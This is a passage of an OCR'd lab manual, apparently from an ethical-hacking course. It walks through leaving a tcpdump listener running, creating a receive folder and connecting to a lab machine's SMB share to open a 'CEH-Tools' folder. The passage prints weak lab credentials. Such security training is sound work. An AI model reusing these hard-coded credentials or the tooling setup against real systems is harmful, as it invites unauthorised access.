


19. Now, leave the tcpdump listener running and open a new Terminal window. To do so click on **+** icon in the **Terminal** window.




20. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:


    - **cd Desktop**
    - **mkdir Receive**
    - **cd Receive**




21. Now, click on **Files** in the left-hand pane of **Desktop**. The home window appears; click on **+ Other Locations** from the left-hand pane of the window.



22. The **+ Other Locations** window appears; type **smb://10.10.1.11** in the **Connect to Server** field and click the **Connect** button.




23. A security pop-up appears. Type the **Windows 11** machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click the **Connect** button.




24. A window appears, displaying the **Windows 11** shared folder; then, double-click the **CEH-Tools** folder.

